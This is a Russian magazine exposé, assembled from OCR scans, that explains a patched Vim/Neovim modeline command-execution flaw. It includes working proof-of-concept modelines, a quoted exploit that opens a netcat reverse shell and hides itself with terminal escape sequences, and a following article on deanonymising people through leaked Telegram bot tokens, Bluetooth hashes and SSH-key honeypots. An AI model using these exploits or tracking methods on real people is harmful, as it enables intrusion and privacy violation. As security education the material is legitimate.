Для перехода в обычный режим нужно нажать `Esc`, а с помощью `:` можно войти в командный. В нем ты можешь выполнять команды, встроенные в Vim или предоставляемые плагинами. Это могут быть самые разные действия: настройка среды и рабочих файлов, функции, связанные с обработкой текста, команды оболочки и тому подобное.

Не прописывать команды каждый раз вручную и настроить среду Vim под свои нужды помогает файл `.vimrc`. По аналогии с `.bashrc` он выполняется каждый раз при запуске Vim. Если такой файл находится в корневом каталоге текущего пользователя, то он будет загружен автоматически.

Это все, конечно, удобно, но что, если нужно переопределить какие-то настройки для конкретного типа файлов или вообще в пределах одного документа? Тут на помощь и приходит modeline. Этот режим позволяет определить в открываемом файле опции его редактирования. Настройки задаются напрямую в файле, по дефолту интерпретируется первая и последняя строка. Если они соответствуют шаблону, то Vim выполняет их.

В некоторых современных дистрибутивах Linux этот режим включен по умолчанию. Если версия твоего редактора в зоне риска, то набери команду `:set modeline?`. Увидишь в ответ `nomodeline` — считай, что ты в безопасности и уязвимость на тебя не распространяется.

Существует два формата указания опций в modeline. Первый — короткий.

```
[любой_текст]{пробел_или_таб}{vi:|vim:|ex:}[пробел_или_таб]{опции}
```

В качестве **опций** указывается список необходимых настроек, разделенных пробелом или двоеточием. Каждая часть перед символом двоеточия — это аргумент для `:set`. Например, часто задают кастомную ширину строки, размер табуляции и замену табов на пробелы.

```
vim:tw=80 ts=4 et
```


Второй формат — расширенный.

```
[любой_текст]{пробел_или_таб}{vi:|vim:|ex:}[пробел_или_таб]se[t] {
опции}:[любой_текст]
```

В этом формате те же самые опции будут выглядеть следующим образом:

```
/* vim: set textwidth=80 tabstop=4 expandtab: */
```


Разумеется, в целях безопасности в modeline можно использовать не все настройки.



Не все опции доступны для изменения через modeline

Например, попробуем поменять кодировку, в которой работает редактор. За это отвечает опция **enc**.

```
/* vim: set enc=foo: */
```



Опция enc недоступна для изменения через modeline


/src/option.c

```
4544:       /* Disallow changing some options from modelines. */
4545:       if (opt_flags & OPT_MODELINE)
4546:       {
4547:       if (flags & (P_SECURE | P_NO_ML))
4548:       {
4549:           errmsg = _("E520: Not allowed in a modeline");
4550:           goto skip;
4551:       }
```

Помимо обычных опций, допускается использование выражений.

```
/* vim: set fdm=expr fde=getline(v\:lnum)=~'{'?'>1'\:'1': */
```

Все выражения выполняются в режиме песочницы (sandbox).



Выражения из modeline выполняются в песочнице

В ней допускается применение только простейших «безопасных операций».

Обратимся к сорцам. Проверяет, можно ли запустить выражение в песочнице, функция `check_secure`.

/src/ex_cmds.c

```
4802:     int
4803: check_secure(void)
4804: {
4805:     if (secure)
4806:     {
4807:   secure = 2;
4808:   emsg(_(e_curdir));
4809:   return TRUE;
4810:     }
4811: #ifdef HAVE_SANDBOX
4812:     /*
4813:      * In the sandbox more things are not allowed, including
the things
4814:      * disallowed in secure mode.
4815:      */
4816:     if (sandbox != 0)
4817:     {
4818:   emsg(_(e_sandbox));
4819:   return TRUE;
4820:     }
4821: #endif
4822:     return FALSE;
4823: }
```

Если пробежаться по исходникам, то можно заметить, что функция source разрешена для запуска через modeline и она работает не в песочнице. Эта функция очень ненадежна с точки зрения безопасности, так как выполняет команды Vim из указанного файла.




Описание команды source

/src/ex_cmds2.c

```
3214: /*
3215:  * ":source {fname}"
3216:  */
3217:     void
3218: ex_source(exarg_T *eap)
3219: {
...
3236:   cmd_source(eap->arg, eap);
3237: }
...
3240: cmd_source(char_u *fname, exarg_T *eap)
3241: {
...
3245:     else if (eap != NULL && eap->forceit)
3246:   /* ":source!": read Normal mode commands
3247:    * Need to execute the commands directly.  This is required
at least
3248:    * for:
3249:    * - ":g" command busy
3250:    * - after ":argdo", ":windo" or ":bufdo"
3251:    * - another command follows
3252:    * - inside a loop
3253:    */
3254:   openscript(fname, global_busy || listcmd_busy || eap->nextcmd
 != NULL
3255: #ifdef FEAT_EVAL
3256:                             || eap->cstack->cs_idx >= 0
3257: #endif
3258:                             );
```

Когда после **source** указан модификатор **!**, команды из файла выполняются, как если бы мы их вводили в нормальном режиме. За это поведение отвечает флаг **forceit** (**eap->forceit**).



Выполнение команды source! в Vim

Создадим файл с пейлоадом.


poc

```
:!uname -a
```

Чтобы вызвать его через **modeline**, в первую очередь нам нужно найти функцию, которая принимает выражения. В Vim, как и в большинстве IDE, есть возможность сворачивать участки кода (folding). Например, если ты не хочешь видеть тело функций при открытии файла, то устанавливаешь метод **indent** в foldmethod, и все строки, которые содержат отступы, будут свернуты.

hello.c

```
1: /* vim: set foldmethod=indent: */
2: #include <iostream>
3: using namespace std;
4: int main()
5: {
6:     cout << "Hello, World!";
7:     return 0;
8: }
```



Сворачивание строк с отступами. foldmethod установлен в indent

В Vim можно кастомизировать любой чих, и сворачивание — это не исключение. Ты можешь указать свою функцию свертывания, которая будет приводить документ к желаемому виду. Возьмем на вооружение эти функции для того, чтобы вызвать команду **source** и выполнить наш пейлоад.

Для начала нужно включить режим свертывания (на случай, если он был отключен в **.vimrce**). Это можно сделать, используя команду foldenable.


```
/* vim: set foldenable: */
```

Затем в foldmethod указываем тип свертывания. Нам нужен **expr**.

```
/* vim: set foldenable foldmethod=expr: */
```

Теперь в foldexpr нужно задать выражение, которое будет выполнено для сворачивания строк. Здесь воспользуемся функциями, которые принимают команды, — assert_beeps и assert_fails отлично подойдут.

```
/* vim: set foldenable foldmethod=expr foldexpr=assert_beeps(): */
```



Некоторые функции, принимающие в качестве аргументов команды Vim

/src/eval.c

```
9691: assert_beeps(typval_T *argvars)
9692: {
...
9700:     do_cmdline_cmd(cmd);
...
9732: assert_fails(typval_T *argvars)
9733: {
...
9741:     do_cmdline_cmd(cmd);
```

/src/eval.c

```
590: do_cmdline_cmd(char_u *cmd)
591: {
592:     return do_cmdline(cmd, NULL, NULL,
593:                 DOCMD_VERBOSE|DOCMD_NOWAIT|DOCMD_KEYTYPED);
594: }
```


В теле **assert_beeps** уже можно парсить наш файл с пейлоадом при помощи команды **source**.

```
/* vim: set foldenable foldmethod=expr foldexpr=assert_beeps('source\
!\ poc'): */
```

Здесь не забываем про экранирование пробелов, так как это разделитель команд, и остальных спецсимволов. Осталось указать уровень свертывания по умолчанию и текст, который отображается, когда код свернут. Это можно сделать при помощи опций foldlevel и foldtext соответственно.


```
/* vim: set foldenable foldmethod=expr foldexpr=assert_beeps('source\
!\ poc') foldlevel=0 foldtext=: */
```

Теперь добавим получившуюся строку в файл и откроем его в Vim. Я сделал это через отладчик и поставил бряк на функцию **cmd_source**.



Вызов команды source через modeline в отладчике

В результате GDB показывает нам, что после открытия файла вызывается файл **poc** и пейлоад отрабатывает: на экране видим результат выполнения **uname -a**.




Результат выполнения пейлоада при открытии файла в Vim

Тот же результат получим при использовании второй (сокращенной) формы вызова modeline.

```
// vi:fen:fdm=expr:fde=assert_beeps('source\!\ poc'):fdl=0:fdt=
```


На этом этапе для успешной эксплуатации нужно два файла — один с пейлоадом, а второй для его вызова, что, сам понимаешь, не очень удобно. Исправить дело нам поможет регистр **%** — он указывает на текущий файл.

```
:reg %
```



Содержимое регистра % в Vim

То есть команда **:source! %** откроет этот же файл и выполнит команды, которые в нем указаны.



Использование регистра % в команде source

Таким образом, наш эксплоит примет следующий вид:

```
// vi:fen:fdm=expr:fde=assert_beeps('source\!\ \%'):fdl=0:fdt=
```

Теперь надо записать в этот же файл команды, которые нужно выполнить, то есть сделать пейлоад плюс эксплоит — два в одном. В самом начале файла указываем, что хотим выполнить:

```
:!uname -a
```


Все, что идет после команды, тоже будет выполнено, поэтому с помощью **||** укажем любую команду, которая не будет отсвечивать, например **true**.

```
:!uname -a||true
```

Дальше нужно вставить **modeline**. Чтобы не сломать командную строку, возьмем ее в кавычки.

```
:!uname -a||true " vi:fen:fdm=expr:fde=assert_beeps('source\!\ \%'):
fdl=0:fdt= "
```

Можно и просто использовать одни лишь кавычки, без **true**, только в таком случае нужно быть уверенным, что первая команда отработает успешно, иначе в командную строку улетит содержимое скобок и ты получишь мусор — ответ от шелла «Команда не найдена».




Мусор в командной строке после некорректно отработавшей команды

В результате и shell-команда получилась верная, и modeline корректный.

poc

```
1: :!uname -a||true " vi:fen:fdm=expr:fde=assert_beeps('source\!\ \
%'):fdl=0:fdt= "
```

Открываем полученный файл в Vim, и команда выполняется.



Успешная эксплуатация выполнения команд в Vim через modeline


Вместо **source** также можно использовать ее сокращенную версию **so**.

poc

```
1: :!uname -a||true " vi:fen:fdm=expr:fde=assert_beeps('so\!\ \%'):
fdl=0:fdt= "
```

Конечно же, после того как команда отработает, выполнение вернется в редактор и пользователь увидит наш пейлоад. Это можно поправить, используя магию управляющих последовательностей в терминале. Двухсимвольные управляющие последовательности начинаются с символа **ESC** (0x1B), а если последовательность содержит более двух символов, то добавляется еще и символ **[** (0x5B). Такие конструкции также называются escape-последовательностями, так как они начинаются с символа **ESC**.

Разберем один из эксплоитов с GitHub за авторством Arminius.




Исходный код эксплоита для Vim

В начале файла идут две управляющие последовательности:

- `Esc[?7l` (1b 5b 3f 37 6c);
- `EscS` (1b 53).

Первая отключает автоматический перенос строк (auto-wrap mode), чтобы дальнейшие действия правильно отработали. Вторая последовательность отработает в Vim. Это команда для удаления текущей строки и вход в режим редактирования содержимого (Insert).



Первые две эскейп-последовательности в эксплоите

Затем идет строка **Nothing here.**, которая вводится в качестве текста файла, и после нее — кнопка **Esc** (1b), то есть выходим из режима Insert в режим Normal. Далее идет пачка внутренних команд Vim.

```
silent! w | call system('nohup nc 127.0.0.1 9999 -e /bin/sh &') |
redraw! | file | silent! # " vim: set fen fdm=expr fde=assert_fails(
'set\ fde=x\ \|\ source\!\ \%') fdl=0:
```

Модификатор **silent!** перед командой подавляет любой ее вывод, даже если это ошибка.


- `w` записывает изменения в текущий файл;
- `call` выполняет вызов функции; в нашем случае это system, которая исполняет shell-команду. Здесь это бэкконнект через netcat;
- `redraw!` обновляет содержимое экрана, предварительно очистив его (модификатор `!`);
- `file` выводит информацию о текущем файле: имя, позицию курсора, статус файла и тому подобное. Не совсем понятно, зачем это нужно, можно выкинуть.

В конце еще один модификатор **silent!**, нужный для того, чтобы остаток файла был интерпретирован как команда. Ошибка (несуществующая конструкция) будет подавлена.

После этого идет уже знакомый нам пейлоад для открытия текущего файла. Затем идут эскейп-последовательности, которые скрывают содержимое файла от терминальных читалок типа cat.

- `16` — аналог сочетания Ctrl-V для входа в режим ввода raw, где введенные символы не интерпретируются драйвером терминала;
- `Esc[1G` (1B 5B 31 47) — двигаем курсор на нужную позицию. Она указывается числом перед символом `G`, здесь `1` — на начало текущей строки. По умолчанию как раз эта позиция и стоит, поэтому единицу можно не указывать;
- `16` — снова входим в режим raw;
- `Esc[K` (1B 5B 4B) — стираем содержимое строки, начиная с указанной позиции. Если не указано число до символа `K`, то считается, что оно равно нулю, и удаляется до конца строки;
- `Nothing here.` — текст, который будет выводиться в терминал;
- `16` — снова входим в режим raw;
- `Esc[D` (1B 5B 44) — возвращаем курсор на предыдущую позицию.


Благодаря этой конструкции при просмотре, например при помощи **cat**, ты не будешь видеть реальное содержимое файла.



Скрытие содержимого эксплоита с помощью escape-последовательностей в терминале

Конечно же, этот трюк работает только для банального скрытия пейлоада. Просто открыв файл через **nano** или **cat** с флагом **-v**, легко обойти эту технику.

```
cat -v shell.txt
```



Раскрываем содержимое эксплоита

В Neovim этот эксплоит тоже работает. Плюс в этой версии редактора имеется функция nvim_input, которая также уязвима.

```
#  vi:fen:fdm=expr:fde=nvim_input("\:terminal\ uname\ -a\\n"):fdl=0
```

Чтобы каждый раз не возиться с редактированием пейлоадов для тестирования, можешь попробовать воспользоваться, например, генератором, который написал mikaelkall. В качестве параметров нужно будет указать адрес бэкконнекта, имя файла и опционально его содержимое.

```
build.py <lhost> <lport> <filename> [content]
```


Продолжение статьи →

← НАЧАЛО СТАТЬИ

УБОЙНЫЙ ТЕКСТ

ВЫПОЛНЯЕМ ПРОИЗВОЛЬНЫЙ КОД В VIM И NEOVIM

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)



ВЫВОД

Эта уязвимость еще раз доказывает, что не стоит бездумно открывать неизвестные файлы даже в обычных редакторах. Их функции не только упрощают жизнь пользователям, но и создают дополнительные векторы для атак.

Разработчики Vim и Neovim оперативно выпустили патчи для устранения найденных уязвимостей. Эти патчи уже входят в последние версии популярных дистрибутивов Linux. Патч под номером 8.1.1365 для Vim добавляет проверку `check_secure` в функцию `openscript`, и теперь песочница не даст безнаказанно вытворять что вздумается. Если ставить заплатку ты не хочешь, то отключи использование `modeline`. Для этого нужно добавить в файл `.vimrc` такую строчку:

```
set nomodeline
```

Ну и конечно, почаще обновляй ОС и софт и не доверяй файлам, которые пришли из неизвестных источников. Даже если они просто текстовые.



soxoj
Киберразведчик-любитель. OSINT, нетсталкинг, антифрод.
soxoj@protonmail.com


БОЕВОЙ OSINT

РАЗБИРАЕМ СОВРЕМЕННЫЕ МЕТОДЫ СЕТЕВОЙ РАЗВЕДКИ

Что объединяет конкурентную разведку, пентестинг и расследование киберинцидентов? Это сбор информации, и прежде всего — из открытых источников. Но что делать, если найденных сведений не хватает, а привычные инструменты уже бессильны? Поговорим о хаках и приемах, тесно связанных с получением доступа к закрытым материалам.

По словам представителей американской разведки, около восьмидесяти процентов полезной информации приходит из общедоступных источников. И лишь небольшая часть — это разведданные, добытые непосредственно агентурой. Разница огромна, но нельзя забывать, что именно полученные разведкой детали позволяют подтвердить и верифицировать общую картину.

Это хорошо иллюстрирует история о том, как в ЦРУ в советское время восстановили на основе фотографии из журнала схему электрификации Урала и предприятий ядерной промышленности. Аналитики разведки зацепились за одно заретушированное изображение панели мониторинга, а потом проделали огромную работу, собирая данные из советских газет, журналов и отчетов дипмиссий. Но решающими оказались снимки местности с разведывательных аэростатов, потому что иначе невозможно было подтвердить правомерность выводов о расположении линий энергопередач и заводов.



Не менее важно уметь достать «разведданные», когда речь заходит про сбор информации о людях. Это может быть расследование заражения и поиск виновника или идентификация личности для уточнения поверхности атаки. Далее рассмотрим неординарные случаи получения информации тогда, когда сбор из открытых источников не дает нужного результата.

ПРОБИВАЕМ БОТА TELEGRAM

Как ты знаешь, у Telegram широкая функциональность для работы с ботами. Ничего не стоит создать нового, получить токен для управления и использовать в готовом скрипте с GitHub. Так же легко токены от ботов и утекают: найти их можно по элементарным доркам. А иногда в руки просто попадается малварь, которая использует функции Telegram как пульт управления, — знал бы ты, сколько архивов стиллеров хранится в облаке мессенджера!

Что останавливает от вытаскивания всей информации бота через утекший токен? Конечно, это API Telegram, в котором ограничиваются множественные подключения для ботов из разных мест. А даже если бот не работает или его владелец проигнорирует ошибки подключения, то мы все равно сможем получать только новые, не обработанные ранее сообщения. Наконец, бот не обладает знанием о том, с кем он общался в прошлом. Таким образом, прочитать историю не получится — нужно тихо ждать, пока кто-то напишет, чтобы перехватить сообщение.

К счастью, HTTP API для работы с ботами — это только надстройка над оригинальным MTProto API, который позволяет взаимодействовать с ними, как с человеческими аккаунтами. А для работы с этим протоколом уже есть готовые библиотеки! Лично я советую Telethon, в котором не так давно была реализована прослойка для управления ботами.

Как ты понимаешь, возможности при таком способе увеличиваются на порядок. Теперь мы можем подключиться незаметно для владельца бота и вытащить историю сообщений. А первый диалог, очевидно, будет с его хозяином. Я написал простой скрипт, который тащит переписки, сохраняет медиаконтент, имена и фотографии собеседников.

И кстати, ты наверняка помнишь, что недавно в Telegram добавили функцию удаления своих сообщений у собеседника. Так вот, если удалить сообщение из диалога с ботом, то у него оно останется.

УЗНАЕМ НОМЕР ТЕЛЕФОНА В НОЛЬ КАСАНИЙ

Представь, что тебе нужно узнать номер телефона, лежащего в кармане другого человека. И при этом не привлекать внимания! Конечно, для этого есть масса способов, начиная от брутального перехвата через IMSI catcher и заканчивая социальной инженерией. А до 2018 года Wi-Fi в московском метро легко отдавал по MAC номер телефона и рекламный профиль его владельца.

Исследователи из Hexway недавно опубликовали информацию о том, как устройства Apple общаются между собой через Bluetooth LE. Для взаимной идентификации они используют хеши от данных аккаунта человека: три байта от SHA-256 номера телефона, Apple ID и почтового ящика. Да-да, айфоны, макбуки и даже наушники буквально кричат в радиоэфир вокруг, кто они и в каком режиме работы находятся.

К счастью, хеши отсылаются не всегда, а только в конкретных случаях: например, при открытии экранов ввода пароля от беспроводной сети. Но этого достаточно: предложи человеку подключиться к Wi-Fi — и хеши от его данных у тебя.

Кроме того, вспомним, что российский номер состоит из одиннадцати цифр и по трем байтам фактически будет лишь несколько десятков коллизий. И даже еще меньше, если мы точно знаем регион и оператора. Авторы исследования сделали удобный скрипт, который позволяет сгенерировать хеши по нужным диапазонам. Отдельные энтузиасты уже создали готовую базу, вычистив несуществующие коды операторов. Так что после получения списка номеров остается только сузить количество «подозреваемых» с помощью запросов HLR для пробива активности абонента и проверки наличия у него аккаунтов мессенджеров. Пара итераций — и у тебя в руках номер нужного мобильника.

Также не стоит забывать об Apple ID и почтовом ящике! Теперь у тебя есть все данные для проверки информации об аккаунтах человека, которую ты найдешь в открытых источниках.

ПОИСК EMAIL ЧЕРЕЗ СЕТЕВОЙ ХАНИПОТ

А теперь предположим, что мы находимся в противоположной ситуации: можем контактировать с человеком только через сеть, например мессенджер Jabber. Мы знаем, что он занимается разработкой малвари, но ведет двойную жизнь и имеет официальную работу. Нам бы очень хотелось выяснить его личность, но использует он исключительно Tor и VPN. За что мы можем зацепиться в этом случае?

Как у каждого человека есть характерный почерк, так и код разных людей часто различается в мелких деталях. Что, если у нас на руках скрипт от объекта поиска? Да, мы можем поискать по ключевым строкам в открытых репозиториях в надежде на то, что и в настоящей жизни он где-то писал или повторно использовал свой код. Таким образом мы выйдем на аккаунт, скачаем из него все доступные репозитории и получим список людей и почтовых адресов с помощью простой команды

```
$ git log —pretty="%an %ae%n%cn %ce" | sort | uniq
```

Знал бы ты, как часто люди по невнимательности делают коммит под одним аккаунтом, а пушат под другим!

Но поиск таким методом выходит неточный, да и наверняка есть другие способы. Что может выдать активного пользователя репозитория Git? Даю наводку: публичный ключ, через который тебя идентифицирует сервер! Часто это тот же ключ SSH, который генерируется в id_rsa, но двойная жизнь предполагает несколько личностей и несколько аккаунтов. И наверняка какой-нибудь используется для подключения к серверам. Понимаешь, к чему я клоню?

Для полноты картины уточним еще две вещи. Первая: все публичные ключи пользователей GitHub и GitLab хранятся в открытом виде и общем доступе, достаточно добавить `.keys` к URL твоего профиля. Вторая: клиент SSH при подключении перебирает все ключи, которые явно указаны для сервера либо добавлены в агент. Здесь и кроется вся суть нашей авантюры.

Мы даем человеку подключиться к нашему серверу с запатченным SSH, который отсылает нам все ключи. А затем ищем его по базе всех пользователей открытых репозиториев! Идея проста и гениальна и уже в каком-то виде реализована. Набери в консоли

```
$ ssh whoami.filippo.io
```

Сервер попытается найти твой GitHub, а заодно проверит на CVE-2016-0777.

Код сервера открыт, а в его основе — база для исследования надежности ключей пользователей GitHub. Сами данные не публиковались, но другие люди впоследствии повторяли сбор самостоятельно. Впрочем, напомню, что актуальные пользовательские данные лучше собирать самому: аккаунты переименовывают, создают новые, а некоторые даже меняют пароли.

СКЕЛЕТЫ В ШКАФУ TELEGRAM

Как часто тебе приходилось пытаться выяснить информацию об аккаунте в Telegram? Мне так слишком, слишком часто. Иногда происхождение проясняет метаинформация вроде юзернейма (когда он похож на имя и фамилию реального человека) или фотографии из аккаунта и дата их установки. Но порой и этой информации нет, только First и Last name, абсолютно неинформативные.

Вот как выглядит установление личности при реальных поисках. Во-первых, прежде всего выясняем идентификатор аккаунта. В официальных клиентах он скрыт, но некоторые неофициальные отображают ID при открытии профиля. Удобнее переслать сообщение от человека боту `@userinfobot`, и тот выдаст заветные цифры.

Впрочем, иногда метод может и не сработать из-за настроек приватности аккаунта. Но есть выход: через скрипты можно использовать API для отслеживания системных полей в сообщениях и событиях. Впоследствии мы идентифицируем человека, если он сменит имя, уйдет из общих чатов или на время потеряется.

Далее ищем данные по специальным поисковикам. Для Telegram полезнее всего будет search.buzz.im, который индексирует все открытые чаты. Он даже позволяет искать по автору сообщения! Но для нас это будет бесполезно, если владелец аккаунта недавно сменил имя. Большого везения требует поиск по ID — теоретически он мог промелькнуть текстом в открытых чатах и проиндексироваться, но на практике такая вероятность низка.



Также выполняем поиск по ID. К сожалению, Telegram не позволяет получить данные аккаунта, если есть только идентификатор, — это базовый уровень приватности. Потому и инструментов для прямого «пробива» нет, разве что только базы, делающие реверсивный поиск по ID для аккаунтов, данные о которых собраны «законным» образом (то есть тогда, когда можно получить данные через API, имея общие чаты с человеком).

Кто же располагает подобными базами информации по аккаунтам? Очевидно, что это боты, которые обслуживают огромное количество открытых чатов, закрытых чатов и личек. И ничто не запрещает их разработчикам сохранять все имеющиеся данные аккаунтов. :)

А дальше остается рассказать только практическую часть. Например, в одном из моих кейсов поиск источника информации привел к групповому боту для накопления кармы. Разумеется, для обновления и синхронизации значений по каждому аккаунту использовалась база данных. И конечно, разработчики не устояли перед искушением написать простой веб-интерфейс на PHP для проверки кармы по нику, имени и ID пользователя.

Поиск необходимой информации оказался даже проще, чем ожидалось: при запросе выдавался список подходящих аккаунтов с именем и ID (то есть работало автодополнение). При вводе идентификатора появлялась первая запись из БД, то есть первое имя пользователя, под которым бот его увидел. Бинго!

